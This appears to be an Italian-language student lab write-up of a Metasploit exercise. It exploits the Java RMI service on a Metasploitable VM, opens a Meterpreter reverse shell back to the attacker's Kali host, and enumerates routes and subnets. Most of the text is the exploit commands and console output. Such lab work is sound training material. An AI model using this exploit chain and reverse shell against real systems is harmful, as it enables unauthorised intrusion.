


# S7L5

SARAH ORTIZ

```
(kali㉿kali)-[~]  
$ msfconsole  
Metasploit tip: Enable verbose logging with set VERBOSE true
```



ES. 1

```
=[ metasploit v6.3.55-dev  
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post  
+ -- --=[ 1391 payloads - 46 encoders - 11 nops  
+ -- --=[ 9 evasion
```

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.1.149
RHOST => 192.168.1.149
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.1.150
LHOST => 192.168.1.150
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.150:4444
[*] 192.168.1.149:1099 - Using URL: http://192.168.1.150:8080/FOF0VFxbGR3aZA
[*] 192.168.1.149:1099 - Server started.
[*] 192.168.1.149:1099 - Sending RMI Header ...
[*] 192.168.1.149:1099 - Sending RMI Call ...
[*] 192.168.1.149:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.1.149
[*] Meterpreter session 1 opened (192.168.1.150:4444 -> 192.168.1.149:39030) at 2024-07-12 14:46:17 +0200
```

1. Utilizzeremo un modulo exploit di Metasploit per attaccare il servizio Java RMI
  2. Configuriamo l'indirizzo IP di Metasploitable e KALI.
  3. apriamo una sessione di Meterpreter utilizzando un payload Java
- Una volta che l'exploit ha avuto successo, otterreremo la sessione Meterpreter

```
meterpreter > run get_local_routes
```

```
[*] The specified meterpreter session script could not be found: get_local_routes
```

```
meterpreter > route
```

```
Home  
IPv4 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.1.149	255.255.255.0	0.0.0.0		

```
IPv6 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe06:e032	::	::		

```
meterpreter > █
```

Con il comando "run  
get\_local\_subnets"  
raccoltiamo informazioni sulle  
sottoreti locali della macchina  
compromessa. Identifica tutte le  
interfacce di rete disponibili e  
raccolle le informazioni sulle  
sottoreti a cui sono collegate

```
meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
Local subnet: ::1/::
Local subnet: 192.168.1.149/255.255.255.0
Local subnet: fe80::a00:27ff:fe06:e032/::
meterpreter > ifconfig

Interface 1
=====
Name           : lo - lo
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ::

Interface 2
=====
Name           : eth0 - eth0
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 192.168.1.149
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::a00:27ff:fe06:e032
IPv6 Netmask   : ::
```

Con il comando “run get\_local\_routes” raccogliamo la tabella di routing della macchina compromessa. Fornisce una lista delle rotte di rete configurate, mostrando come il traffico di rete è instradato dalla macchina.